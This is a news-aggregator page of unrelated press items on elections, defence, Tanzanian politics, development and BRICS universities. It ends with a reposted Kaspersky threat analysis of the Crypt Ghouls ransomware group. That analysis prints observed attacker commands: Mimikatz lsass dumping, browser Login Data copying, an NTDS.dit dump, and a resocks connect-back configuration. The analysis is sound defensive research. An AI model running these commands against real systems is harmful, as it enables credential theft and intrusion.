    The Albanian delegation met with representatives of Bosnia and Herzegovina’s Central Election Commission, officials overseeing the election counting process, and representatives of the OSCE Mission to Bosnia and Herzegovina. During the meetings, participants discussed the rules and procedures for out-of-country voting, focusing on voter registration for citizens living abroad, the preparation of voter lists, voting procedures, tabulation of results, and the use of new technology. The Albanian officials were introduced to Bosnia and Herzegovina’s nearly three decades of experience in implementing out-of-country voting, including challenges faced and the solutions developed over the years. Special emphasis was placed on the recent local elections, where measures were taken to enhance the integrity and inclusiveness of voting from abroad.
    The OSCE Presence in Albania organized the visit as part of its “Support to electoral reform and processes in Albania” project funded by Sweden, Switzerland, the U.S. Mission to the OSCE and Poland.

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Europe: Sweden and Hungary sign Letter of Intent

    Source: Government of Sweden

    Sweden and Hungary sign Letter of Intent – Government.se

    Please enable javascript in your browser

    Article from Ministry of Defence

    Published 18 October 2024

    Minister for Defence Pål Jonson and Hungarian Minister of Defence Kristóf Szalay-Bobrovniczky sign Letter of Intent.

    Download:

    Hungarian Minister of Defence Kristóf Szalay-Bobrovniczky and Minister for Defence Pål Jonson. Photo: Niklas Forsström/Government Offices

    On 16 October, Mr Jonson and Mr Szalay-Bobrovniczky signed a Letter of Intent (LOI). This LOI is a bilateral declaration on expanded defence cooperation between Sweden and Hungary.

    This follows from the agreement concluded between Sweden and Hungary on 23 February 2024 in Budapest to sign an LOI on expanded cooperation on defence and JAS Gripen fighter aircraft.

    The LOI specifies that a working group will be appointed with the aim of discussing and identifying opportunities to cooperate on defence materiel. The working group will consist of representatives from the Defence Materiel Administration, Saab AB and the Hungarian Ministry of Defence.

    “I look forward to seeing the working group’s concrete results in the future,” says Mr Jonson. 

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Global: Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms

    Source: The Conversation – Africa – By Nicodemus Minde, Researcher, United States International University

    Tundu Lissu has become the face of opposition in Tanzania following his defiant and unrelenting criticism of the government. Since he came into the national limelight in 1995 when running for a parliamentary seat, Lissu has been a champion of democracy and human rights. He has taken on the ruling elite, exposing corruption and demanding accountability. This almost cost him his life in 2017.

    In September 2024, new evidence presented at a London tribunal revealed that the telecommunications company Tigo had shared Lissu’s mobile phone data – including his location – with the Tanzanian government. The implication was that the company was assisting the government in its harassment of the politician. Tigo’s owners have distanced themselves from these reports.

    The revelations coincided with a resurgence in government crackdowns on opposition figures.

    In the most recent developments, leaders of the country’s main opposition party Chadema (Chama cha Demokrasia na Maendeleo) – including Lissu, who is the party’s vice-chairperson, and chairman Freeman Mbowe – were arrested in September 2024. This followed their attempt to organise mass protests, which were foiled by the police. The protests had been organised to demand government accountability after the killing of a senior Chadema official and the disappearance of other party members believed to have been abducted by state operatives.

    I have studied Tanzania’s political party dynamics for a decade and interviewed Lissu as part of my PhD research on the country’s democracy. Lissu’s persistence in tackling democratic backsliding in Tanzania has made him a formidable force, challenging the ruling Chama Cha Mapinduzi party.

    Lissu spent about three years in exile in Belgium after the 2017 shooting. He staged a comeback as a presidential candidate in the 2020 elections. He lost to John Magufuli in a poll marred by violence and allegations of rigging.

    There have been changes in the country since Magufuli’s death in March 2021 and a string of political reforms under President Samia Suluhu. This has created the space for Lissu and his party Chadema to establish an opposition that now threatens the ruling party’s six-decade hold on power. Presidential elections are due to be held in 2025.

    So who is Lissu? What’s his history and how did he became involved in politics?

    Early years

    Lissu’s political activism began during his university years in the early 1990s. This marked the start of a career that would later shape Tanzania’s political landscape. Lissu studied law at the University of Dar es Salaam before going to the UK for a master’s degree in law.

    His first foray into national politics came in 1995, when he vied for a parliamentary seat. He was 27. The election was Tanzania’s first under a multiparty system. It introduced Lissu to the arena of opposition politics following his defeat.

    A year later, Lissu was one of the lead investigative lawyers for a public interest environmental law organisation investigating abuses and irregularities at a World Bank-backed gold mine in northern Tanzania. His early work focused on environmental and human rights.

    Lissu and his colleague Rugemeleza Nshala were investigating the killing of 62 small-scale miners and the evictions of thousands at the mine in 1996. They were charged with sedition over these investigations. The government eventually stopped following up on the case.

    Lissu thereafter worked on community land rights at the World Resources Institute, a global organisation focusing on policy research.

    Parliamentary years

    In 2010, Lissu won the parliamentary seat for Singida East under the opposition party Chadema. As a first-term member of parliament, he gained prominence by exposing significant state corruption scandals, particularly in the energy sector.

    Lissu and other Chadema opposition figures became a formidable force, openly naming corrupt government officials and exposing grand theft.

    They also began making calls for constitutional reform. These were aimed at addressing excessive presidential powers and the power imbalances of the union between Tanganyika and Zanzibar. This push culminated in then president Jakaya Kikwete initiating a constitutional review process in 2010.

    Lissu’s legal acumen played out in the constituent assembly, the body convened to deliberate on constitutional reforms. However, the assembly, dominated by members of the ruling party Chama Cha Mapinduzi, rejected many of the key provisions of the draft constitution. It had been widely regarded as the “people’s draft” because it included citizen participation. Its key provisions included reduced presidential powers and the establishment of independent state institutions.

    The process was to culminate in a referendum in 2014. This prematurely aborted and Tanzania went into the 2015 election without a new constitution.

    In these elections, Lissu successfully defended his parliamentary seat. As a second-term legislator, he focused on strengthening Chadema’s presence. This included door-to-door conversations with the public and grassroots mobilisation to build the party.

    The party’s momentum, however, was halted by a repressive regime under Magufuli, who became president in 2015. He cracked down on critics and instituted a partial ban on political rallies.

    Lissu became very critical of Magufuli’s economic policies. In a public address in 2017, Magufuli admitted to the government’s tapping of Lissu’s phone and described those who opposed his own economic reforms as traitors. Soon after this, Lissu was shot 16 times after leaving parliament buildings in the capital, Dodoma.

    Exile

    Lissu officially went into exile in Belgium after the shooting. In 2020, he published Remaining in the Shadows: Parliament and Accountability in East Africa, a critical examination of the presidentialist systems in Uganda, Kenya and Tanzania, which he argued had undermined democratic consolidation in the region.

    Through this publication, Lissu continued his activism, challenging political structures.

    His brief return to Tanzania to contest the presidency in 2020 was marked by repeated arrests and intimidation during the electoral campaign. After his loss to Magufuli, Lissu went back to Belgium.

    He announced his return home in 2023.

    Tanzania today

    It’s important to understand why Lissu and Chadema are viewed as a current threat in Tanzania.

    The country is entering an election period. Local government elections are scheduled for November 2024 ahead of general elections in 2025.

    The ruling party, Chama Cha Mapinduzi, has in the recent past relied on state violence to secure electoral victories. The last general election in 2020 was marred by violence, as well as intimidation of the opposition and censorship.

    It looks likely that Chadema will once again nominate Lissu to contest the presidency in the 2025 general election against president Samia. Lissu’s fearlessness and defiance make him the best candidate to take on the ruling party. Samia has already described Lissu as a troublesome character.

    With the ongoing opposition clampdown, it looks clear that the ruling party is once again willing to do whatever it will take to hold on to power. Even if Tanzania’s democracy suffers.

    Nicodemus Minde is affiliated with the Institute for Security Studies.

    – ref. Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms – https://theconversation.com/who-is-tundu-lissu-tanzanias-opposition-leader-is-fighting-for-change-in-the-face-of-fresh-attacks-on-political-freedoms-240821

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Submissions: Asia Pacific – UN forum calls for enhanced role of cities in national climate action, localizing the SDGs

    Source: United Nations ESCAP

    The urban population in Asia and the Pacific is expected to increase by one billion more residents in cities and towns by 2050, bringing greater development pressures such as housing and infrastructure gaps as well as a concentration of many environmental and sustainability challenges, a United Nations forum said this week. But cities are also at the forefront of innovation for sustainability, leading the way in adopting new technologies and sharing knowledge across borders.

    “Given the profound and double-sided influence of cities, localizing global and national goals presents a significant opportunity to accelerate progress toward the Sustainable Development Goals,” said United Nations Under-Secretary-General and Executive Secretary of Economic and Social Commission for Asia and the Pacific (ESCAP) Armida Salsiah Alisjahbana.

    She added, “By translating the goals into relevant priorities within local contexts, we can harness the innovative capacities of cities and mobilize a broad range of stakeholders to confront the pressing environmental and development issues.”

    The eighth session of the Committee on Environment and Development brought together high-level government officials, urban leaders, top experts and other stakeholders to exchange views on strengthening multilateral cooperation on environment and development challenges facing the region, including through actions taken by cities.

    Discussions over the last three days focused on the challenges, opportunities and priorities for localizing action in five priority areas – air pollution; low-carbon transition and low-greenhouse-gas emission development strategies; ocean protection; sustainable urban development; and access to information concerning the environment and public participation in decision-making processes.

    “The five priority areas on the agenda are issues that demand coordinated, localized and inclusive solutions,” underscored Bernadia Tjandradewi, Secretary General, United Cities and Local Governments in the Asia-Pacific Region (UCLG-ASPAC). She further emphasized the importance of building the capacity, skills and resources of local governments to drive sustainable urban development and climate actions.

    Angelica Añabeza, Senior Associate, Wadhani Foundation Philippines, and Prajesh Khanal, Sustainability & Child Rights Activist presented a joint statement on behalf of youth representatives, urging for “meaningful and transparent partnerships with young people of all backgrounds to rebuild the trust that has been lost towards decision makers while also creating a collective vision.”

    “Local solutions are essential if we are to ensure the region’s growth can positively address these issues. While the challenges being faced in our region may vary by country and local context, we know that effective regional cooperation can support the exchange of solutions and best practices that can be tailored to local conditions,” said Norliza Hashim, Chief Executive Officer of Urbanice Malaysia, who was elected as Chair of the Committee.

    During the Committee, ESCAP also launched the Asia-Pacific SDG Localization Platform, which will support national and local authorities to share and learn best practices on how localized approach leads to effective solutions that improves the quality of life for residents across the region.

    MIL OSI – Submitted News –

    January 24, 2025
  • MIL-OSI Submissions: Africa – Shelter Afrique Development Bank (ShafDB) Wins Pan-African Development Bank Leadership Award

    Source: Media Fast

    · The award is in recognition of the institution’s leadership and commitment to advancing sustainable development in the continent’s housing and urban development sectors.

    Zanzibar, Tanzania: 18 October 2024 – Shelter Afrique Development Bank (ShafDB), a leading Pan-African multilateral development bank, dedicated to financing and promoting housing, urban & related infrastructure development across the African continent, has been honored with the prestigious “Pan-African Development Bank Leadership Award – A Pioneer in Housing Finance” for its outstanding contributions to the development of the continent.

    The award, presented during the 40th Anniversary Gala of the African Union for Housing Finance (AUHF) and the International Secondary Mortgage Market Association (ISSMA), recognized Shelter Afrique Development Bank for its pioneering leadership and unwavering commitment to advancing sustainable development in Africa’s housing sector. This prestigious honor was conferred by Ambassador Sharon Trail, founder of the AUHF 42 years ago, who was also honored with a lifetime achievement award at the same event.

    Receiving the award, Shelter Afrique Development Bank Managing Director, Thierno-Habib Hann expressed gratitude for the recognition, stating, “This honor is a testament to our mission of transforming Africa’s housing and urban landscape. We are proud of the work we’ve done in collaboration with governments, development financial institutions (DFIs), private developers, and financial institutions across Africa to provide affordable housing solutions.”

    The award highlights the transformative changes taking place at ShafDB, driven by its visionary leadership and the ‘New Dawn’ strategy now coming to light.

    Last month, ShafDB was designated as the anchor resource mobilization partner at the African Union’s Inaugural Africa Urban Forum in its Addis Ababa Declaration, further solidifying the Bank’s central role in shaping Africa’s urban development and housing landscape.

    Shaping the housing agenda

    Over the past four decades, ShafDB has spearheaded various affordable housing projects in over 40 African countries, playing a crucial role in shaping the housing agenda by providing long-term financing solutions, promoting green building initiatives, and supporting the construction of inclusive communities.

    Going forward, the institution aims to build on its success by leveraging its expertise and resources to address Africa’s housing and urban challenges, focusing on scalable, sustainable, inclusive, and impactful solutions.

    “We dedicate this award to our shareholders, partners, clients, and the communities we serve. It is through these collaborations that we will continue to make a lasting impact on Africa’s development. My thanks go to our esteemed Board Members who have shown relentless support to our transformation, and to our bold staff at Shelter Afrique Development Bank. They are the reason for our success. For it is only through teamwork, passion, and dedication that we can elevate ShafDB to fulfill its mission for Africa,” Mr. Hann concluded.

    Note:

    About Shelter Afrique Development Bank:

    Shelter Afrique Development Bank (ShafDB) is the Pan-African Multilateral Development Bank (MDB) dedicated to promoting and financing sustainable green housing, urban development and related infrastructure. It operates through a shareholding of 44 African governments and two institutional shareholders: the African Development Bank (AfDB) and the African Reinsurance Corporation (Africa-Re).

    The institution is involved in financing housing and related infrastructure across the value chain, both on the demand and supply sides, through its four (4) business lines: Financial Institutions Group (FIG), the Project Finance Group (PFG), the Sovereign and Public-Private partnerships (PPP) Group, and the Fund Management Group (FMG).

    About African Union Housing Finance (AUHF)

    Since its formation in 1984, the AUHF has evolved into a member-based, industry association of mortgage banks, building societies, housing corporations, Development Finance Institutions and other organisations involved in the mobilisation of funds for shelter and housing on the African continent. As an industry body, the AUHF promotes the development of effective housing markets and the delivery of affordable housing across Africa, working in the interests of the members and the industry as a whole. The AUHF is governed by a board of industry leaders elected every two years at its Annual General Body. The Centre for Affordable Housing Finance in Africa (CAHF), based in South Africa, acts as the Secretariat of the AUHF.

    International Secondary Mortgage Market Association (ISSMA)

    International Secondary Mortgage Market Association (ISMMA) is the first global association to bring together secondary mortgage markets institutions to focus on advocacy on regulatory issues, share information, and provide support to newly established institutions in this space.

    The association provides a platform for member countries to exchange ideas on how to improve access to housing finance for their citizens and ultimately reach the goal of adequate, safe and affordable housing for all. The UN estimates that the global population will reach 8.5 billion by 2030, with almost 60% of the population living in urban centers. An estimated 3 billion people will need new housing and basic urban infrastructure by 2030. Against the backdrop of rapid urbanization putting pressure on housing delivery systems, many urban poor will not be able to afford formal housing without proper housing finance solutions. This puts the issue of housing finance at the forefront of the global development agenda, and the ISMMA will serve as an important platform to envision and design solutions to enhance access to housing finance.

    The ISMMA Secretariat has moved from the World Bank to the European Mortgage Federation – European Covered Bond Council (EMF-ECBC) as of July 1, 2022.

    MIL OSI – Submitted News –

    January 24, 2025
  • MIL-OSI Banking: Asian Development Blog: Why Nations Succeed: Three Ways to Enhance Capacity for Resilient Development

    Source: Asia Development Bank

    Building intellectual capacity and fostering learning partnerships enhance long-term capabilities in organizations and communities. Localized solutions rooted in indigenous knowledge and governance reforms empower societies to achieve resilient, sustainable development.

    Through my three decades in international development work from environment management to urban resilience to policy analysis to monitoring and evaluation, if I were to distill one recurring aspect – it is capacity. 

    The Oxford English Dictionary defines capacity as “the ability to learn or retain knowledge and to make a decision about an issue”. This could be a combination of knowledge, skills, infrastructure, and resources that allow organizations, individuals, and groups to address issues, enhance awareness, solve problems, and learn lessons. 

    For a person to have capacity for a decision, he or she must be able to “understand information, make choices, and communicate the decision to others.”  Capability is defined as “the power or ability to do something.”  

    Capacity is needed for completing a project successfully, and capability to assure its long-term sustainability. These aspects visibly support communities to thrive, and organizations and systems to innovate and adapt to achieve lasting impact. 

     Capacity and capability are the critical “invisible infrastructure” that ensures the effectiveness of development interventions through the efficient functioning of public systems to provide the desired quality of services. 

    However, despite its fundamental importance, capacity remains hidden due to its intangibility and its value is difficult to measure. Unlike projects that deliver physical infrastructure like roads, schools, hospitals and water treatment plants. 

    Building capacity and capabilities both at an individual and institutional level is now more important than ever as global challenges such as climate change, environment degradation, depleting natural water reserves, communicable diseases and technological advancements rapidly reshape the future. 

    Building capacity requires sustained investment over time, often without immediate, visible outcomes. This slow, often incremental process may not capture public attention or political will in the same way a new bridge or highway might. 

    Moreover, capacity-building efforts can be complex, requiring cooperation among organizations, regions, countries and sectors, investment in education and training, and a commitment to long-term, sustained and resilient development. These efforts are not perceived to be fashionable and glamorous compared to visible projects that can be tangibly measured. 

     Advancing economies have demonstrated that unlocking the potential of capacity and building capable institutions brings systemic improvements over short term project gains.

    This also builds resilience in times of crisis due to natural disasters, pandemics, or economic shocks and ensure individuals, communities, and institutions respond and recover; spur innovation to help individuals and organizations experiment, adapt, and scale solutions; enhance governance in institutions to manage resources, deliver services, that benefit citizens ensuring the transparent, accountable, and equitable functioning of society. 

    Communities and institutions would thereby solve their own problems, reduce reliance on external support making development more effective in the long term.

    Capacity is needed for completing a project successfully, and capability to assure its long-term sustainability. 

    Here are three ways to enhance capacity as the pathway to resilient development and effectiveness: 

    Build intellectual capacity and capability by strengthening public and private institutions through a combination of financial, technical and learning support that will foster cultural and behavioral change to do things differently and evolve over the long term.  

    This means designing interventions not only in smart infrastructure design using innovative financing models but also strategic planning, project and data management, leadership training and monitoring and evaluation systems, that allow institutions to deliver relevant and high-quality services over time. 

     Investments that enable cultural shifts from learning from what works and what can be done differently can create positive domino effects in organizations and societies, enhancing individual and collective capacity and capabilities to deliver solutions in complex situations.  

    The city of Melaka in Malaysia pioneered the green city action planning process in 2014 using local government participatory processes. This spurred a multiplier effect with city governments continuing to engage and collaborate across sectoral ministries to deliver projects that improve environmental quality and strengthen economic competitiveness.

    Foster learning partnerships that not only enhance capacity but also ensure long term capabilities. For example, educational institutions with strong research and teaching capacities generate new knowledge, ideas, and technologies that benefit the wider public. 

    When infused with experiential knowledge from the development community, these partnerships can become a powerful tool for grooming young learners to deliver interventions with lasting impacts. In the Pacific, the first structured diploma course on monitoring, evaluation and learning at the University of South Pacific has been accredited by the Pacific Board of Education Quality and launched. 

    Localize solutions and empower communities through investments that harness indigenous knowledge, combine awareness building, local knowhow, and technology. Further, improving governance to empower communities to take ownership of local issues to ensure solutions are rooted in local knowledge for lasting impacts.  

    In the state of Karnataka in India, a coastal protection and management project includes a specific component on capacity building for shoreline management. Unique community associations such as shoreline management organizations and dune care groups were formed and involved in project monitoring. 

    Funds were provided by the project and site-specific activities such as beach cleaning and beach festivals turned beneficiaries into project partners. Capacity and capabilities were enhanced both for communities as well as for the executing and implementing agencies. 

    Learning from the capacity building process to strengthen decision making and understand how economic institutions influence these efforts should be a mantra for development organizations as they prepare for an uncertain future.

    As Nobel Laureate Daron Acemoglu, co-author of Why Nations Fail: The Origins of Power, Prosperity, and Poverty, writes: “Economic institutions shape economic incentives: the incentives to become educated, to save and invest, to innovate and adopt new technologies.”
     

    MIL OSI Global Banks –

    January 24, 2025
  • MIL-OSI Russia: Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MILES AXLE Translation. Region: Russian Federation –

    Source: State University of Management – Official website of the State –

    Rector of the State University of Management Vladimir Stroyev and Vice-Rector of the State University of Management Dmitry Bryukhanov took part in the opening meeting of the BRICS University Rectors’ Forum, which was held on October 17, 2024, in the building of Lomonosov Moscow State University and brought together about 200 university leaders and representatives from 20 countries.

    The event was held within the framework of the Russian Federation’s chairmanship of the BRICS association in 2024 under the auspices of the Russian Union of Rectors and is the first such forum with the participation of rectors of leading universities of the BRICS countries, as well as representatives of the scientific and expert communities in an expanded format.

    The Forum’s plenary session featured welcoming speeches and speeches by distinguished guests, including Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky, Deputy Minister of Foreign Affairs of the Russian Federation Sergey Ryabkov, Deputy Minister of Education of the Federative Republic of Brazil Alexandre Brasil Carvalho da Fonseca, Vice President of the Russian Academy of Sciences Academician Vladislav Panchenko and others.

    In his speech, Konstantin Mogilevsky noted that cooperation between BRICS countries in the field of education, science and technology is growing stronger from year to year, transforming from bilateral to multilateral and network forms of interaction.

    On the sidelines of the forum, Vladimir Stroev held a number of meetings and discussions with colleagues and partners from various Russian and foreign universities, as well as government and scientific structures.

    On the day of the Forum, the Association of Rating Compilers (ARC) prepared a pilot version of the BRICS universities ranking, which included the State University of Management.

    The methodology of the BRICS university ranking is based on the approaches to compiling the global list of “Three University Missions” – the first academic ranking. At the same time, changes were made to the ranking model to take into account the national characteristics of educational institutions in the BRICS countries.

    The final list included 600 educational institutions from ten Commonwealth countries: Brazil, Egypt, India, Iran, China, the United Arab Emirates, Russia, Saudi Arabia, Ethiopia and South Africa. The largest number of universities in the ranking are located in China (207 universities). The second country by the number of participants in the ranking was Russia (161 universities), and the third place in this parameter was taken by India (93 universities).

    On the second day of the Forum, October 18, its participants will discuss issues of forming the ranking of universities in the BRICS countries.

    Subscribe to the TG channel “Our GUU” Date of publication: 10/18/2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: IBCA Newsletter, 17 October 2024

    Source: United Kingdom – Government Statements

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Documents

    IBCA Newsletter, 17 October 2024

    HTML

    Details

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Updates to this page

    Published 18 October 2024

    Sign up for emails or print this page

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Economics: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Source: Securelist – Kaspersky

    Headline: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Last December, we discovered a new group targeting Russian businesses and government agencies with ransomware. Further investigation into this group’s activity suggests a connection to other groups currently targeting Russia. We have seen overlaps not only in indicators of compromise and tools, but also tactics, techniques, and procedures (TTPs). Moreover, the infrastructure partially overlaps across attacks.

    The group under review has a toolkit that includes utilities such as Mimikatz, XenAllPasswordPro, PingCastle, Localtonet, resocks, AnyDesk, PsExec, and others. As the final payload, the group used the well-known ransomware LockBit 3.0 and Babuk. We have dubbed the group “Crypt Ghouls”.

    Delivery and persistence

    It was only in two of the group’s attacks that we were able to determine the initial access vector. The attackers used a contractor’s login information to connect to the victim’s internal systems via a VPN. The VPN connections were established from IP addresses associated with a Russian hosting provider’s network and a contractor’s network. Nowadays attackers are increasingly gaining initial access through their targets’ contractors. We suspect that contractors are compromised via VPN services or unpatched vulnerabilities.

    To maintain access to the system, the attackers used the NSSM and Localtonet utilities. NSSM creates and manages services on a host, while Localtonet provides an encrypted tunnel for connecting to that host from an external network. Both utilities were downloaded directly from localtonet.com:

    hxxp://localtonet.com/nssm-2.24.zip

    hxxp://localtonet.com/download/localtonet-win-64.zip

    Harvesting login credentials

    XenAllPasswordPro

    The attackers employed the XenAllPasswordPro tool to harvest a range of authentication data from the target system.

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>
    WindowsTempHYirzI 2>&1

    cmd.exe /Q /c c:programdataallinone2023XenAllPasswordPro.exe –a

    c:programdatareport.html 1> WindowsTempLNhkey 2>&1

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>

    WindowsTempHYirzI 2>&1

    This utility and the path to it, “allinone2023”, are characteristic of this series of attacks. Following is a list of locations for XenAllPasswordPro that we have observed in various victim infrastructures.

    • c:programdataallinone2023xenallpasswordpro.exe
    • c:programdatadbgallinone2023xenallpasswordpro.exe
    • c:programdata1callinone2023xenallpasswordpro.exe
    • $userdesktopallinone2023xenallpasswordpro.exe
    • c:intelxenallpasswordpro.exe

    The parent process for the commands above was wmiprvse.exe. Moreover, we found an Impacket artifact in command-line output. These are signs of using the Impacket WmiExec.py module:

    1

    C:WindowsSystem32wbemwmiprvse.exe

    In one Crypt Ghouls attack, we discovered a malicious CobInt backdoor loader. This is a telltale tool that allowed us to draw parallels with other campaigns. The CobInt downloader we encountered is a VBScript called Intellpui.vbs that executes obfuscated PowerShell code. This code, in turn, communicates with a C2 server to load the CobInt backdoor into memory.

    In other cases, hackers used RDP instead of WMI.

    c:windowssystem32rdpclip.exe

    c:programdata1callinone2023xenallpasswordpro.exe –a c:programdata1c2c.txt

    Additionally, we noticed that in certain attacks, the HKLMSECURITY registry hive was being saved to a temporary folder. The hive stores the host’s security policies and the secrets managed by the Local Security Authority.

    RegSaveKey(“$hklmsecurity”,”$tempkjzcehld.tmp”)

    C:WindowsSystem32svchost.exe –k localService –p –s RemoteRegistry

    RegSaveKey(“$hklmsecurity”,“$tempkjzcehld.tmp”)

    Mimikatz

    We detected the use of the Mimikatz utility in some of the investigated attacks. One case involved injection of malicious code from the utility into the memory of the rundll32.exe process.

    In another, a Mimikatz command was used to dump the memory of the lsass.exe process. This holds various login details of authenticated users:

    1

    sekurlsa::minidump lsass.dmp

    In this way, attackers used Mimikatz to extract victims’ credentials.

    dumper.ps1

    Crypt Ghouls ran an open-source PowerShell script that allowed them to dump Kerberos tickets from the LSA cache. The attackers renamed it to disguise it as a Group Policy script.

    1

    .gpo_compliance.ps1

    MiniDump Tool

    MiniDump Tool is a utility designed to create a memory dump of a specified process. It helped Crypt Ghouls to extract login credentials from the memory of lsass.exe. The attackers initiated this by running the following command:

    1

    T.exe [lsass_pid] [lsass_pid]

    The first argument is the process ID (PID). The second argument is the file name and directory to save the dump of the selected process to.

    The MiniDump Tool creates a driver at the following path:

    1

    C:Users[username]AppDataLocalTempkxxxxxxx.sys

    Next, it runs the driver and passes to it a control code to read the memory of the process whose identifier is specified as the first argument, then it saves the dump in the system, in this case — in a file in the current directory while using the process ID as its name.

    Login credentials from browsers

    Crypt Ghouls also copied files containing credentials stored in browsers to a temporary directory:

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    1

    2

    3

    4

    5

    6

    7

    8

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909129.8364425”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    The commands on the hosts were run via WMI.

    The attackers then used PowerShell to request a list of local users:

    c:windowssystem32wbemwmiprvse.exe >

        cmd.exe /Q /c powershell.exe “Get-LocalUser | Select name” 1>

    WindowsTempqnLJbp 2>&1“

    NTDS.dit dump

    Crypt Ghouls connected to the domain controller with compromised credentials via WMI. After establishing the connection, they tried to save the NTDS.dit dump. The attackers leveraged an existing scheduler task to obtain the dump. They modified the task four times. First, they obtained the NTDS.dit dump with the Ntdsutil utility. Then they archived the folder containing the dump and deleted the folder. The final change to the scheduler task restored its original value.

    powershell.exe out-file -inputobject (7zr.exe a c:programdataad.7z
    c:programdataactivedirectory) -encoding utf8 -filepath
    c:programdatamicrosoftvault4c6b60eb-eafe-ab9b-adfa-ed24b2398e0c

    powershell.exe out-file -inputobject (cmd /c rmdir /q /s
    c:programdataactivedirectory) – encoding utf8 -filepath
    c:programdatamicrosoftvaulta5ad25f1-f569-6247-0722- ad6fe54e350f

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    powershell.exe out–file –inputobject (ntdsutil.exe ‘ac i ntds’ ‘ifm’

    ‘create full c:programdataactivedirectory’ q q) –encoding utf8 –

    filepath c:programdatamicrosoftvaultdabbf27c–37ef–9946–a3d3–

    7aaaebce7577

    powershell.exe out–file –inputobject (7zr.exe a c:programdataad.7z

    c:programdataactivedirectory) –encoding utf8 –filepath

    c:programdatamicrosoftvault4c6b60eb–eafe–ab9b–adfa–ed24b2398e0c

    powershell.exe out–file –inputobject (cmd /c rmdir /q /s

    c:programdataactivedirectory) – encoding utf8 –filepath

    c:programdatamicrosoftvaulta5ad25f1–f569–6247–0722– ad6fe54e350f

    The 7-Zip utility was also downloaded from GitHub:

    1

    https://github.com/ip7z/7zip/releases/download/23.01/7zr.exe

    However, we did not detect any further data exfiltration after the archiving.

    Network reconnaissance and spread

    Crypt Ghouls used the PingCastle utility (MD5: F4A84D6F1CAF0875B50135423D04139F) to collect information about the infrastructure of the domain they resided in. Additionally, the attackers periodically scanned the network using the legitimate utility SoftPerfect Network Scanner to identify open ports and network shares.

    As we mentioned above, the attackers used the WmiExec.py Impacket module for network navigation. We found that two of the targets had PAExec, a remote command tool, running on their systems at some point:

    c:windowspaexec–[xxxxx]–[source_host_redacted].exe –service

        cmd

    Infrastructure

    Crypt Ghouls uses several remote access utilities. AnyDesk was the most commonly used tool according to our research, but the attackers employed a variety of other methods as well. The table below presents the names of the utilities and the directories where they were found.

    Name Directory
    AnyDesk C:Users[redacted]DownloadsAnyDesk.exe
    Localtonet C:WindowsTemplocaltonet.exe
    resocks /usr/sbin/xfs-modules

    The IP addresses used for remote connections to AnyDesk and Localtonet belonged to a Surfshark VPN subnet.

    Resocks is a reverse SOCKS5 proxy for tunneling traffic. While investigating this group’s activity, we found a proxy sample that was configured to use the IP address 91.142.73[.]178, which is part of the hosting provider VDSina’s network.

    Below are the notable parameters of the resocks sample, which provide additional context for the research:

    –X main.defaultConnectBackAddress=91.142.73[.]178 –X

    main.defaultConnectionKey=CzKDvHM8UGE/QtjuF2SSkJzaVmRpjNipdWlbTzFry6o

    DLL sideloading

    The malicious actor used the DLL sideloading technique by placing a legitimate Windows installer management application, dism.exe, and a malicious loader, dismcore.dll, in the same folder: c:ProgramDataoracle.

    The dismcore.dll loader attempted to locate the file odbcconf.xml, which contained the payload, but we were unable to retrieve that file.

    File encryption

    The attackers encrypted data with publicly available versions of the popular LockBit 3.0 (for Windows systems) and Babuk (for Linux) malware. The LockBit sample we analyzed was configured with commands to encrypt local drives, terminate specific processes and services, disable Windows Defender, and delete event logs. The ransomware added system directories, as well as a folder named intel where the attackers loaded tools to harvest credentials, to the encryption exclusions list.

    A snippet of the LockBit 3.0 sample’s configuration

    We noticed something strange about how a victim’s files were encrypted. First, LockBit encrypted files with specific extensions, as defined in its sample configuration. These are the files that the attackers may find most valuable. Besides these, the malware encrypts files in the recycle bin while inserting random characters in these. Beyond the primary algorithm, we found a cycle that systematically renamed the original file in the recycle bin. This process iterated through every letter of the English alphabet, continuing until it reached the last one. This type of encryption makes it really hard, or even impossible, to recover the user’s files.

    The file renaming cycle

    Below is an example of how this appears in logs:

    1

    2

    3

    4

    5

    6

    7

    8

    File Renamed c:$recycle.bin[redacted]desktop.ini

    c:$recycle.bin[redacted]aaaaaaaaaaa

    File Renamed c:$recycle.bin[redacted]aaaaaaaaaaa

    c:$recycle.bin[redacted]bbbbbbbbbbb

    File Renamed c:$recycle.bin[redacted]bbbbbbbbbbb

    c:$recycle.bin[redacted]ccccccccccc

    File Renamed c:$recycle.bin[redacted]ccccccccccc

    c:$recycle.bin[redacted]ddddddddddd

    The algorithm then attempts to delete the last version of
    c:$recycle.bin[redacted]zzzzzzzzzzz.

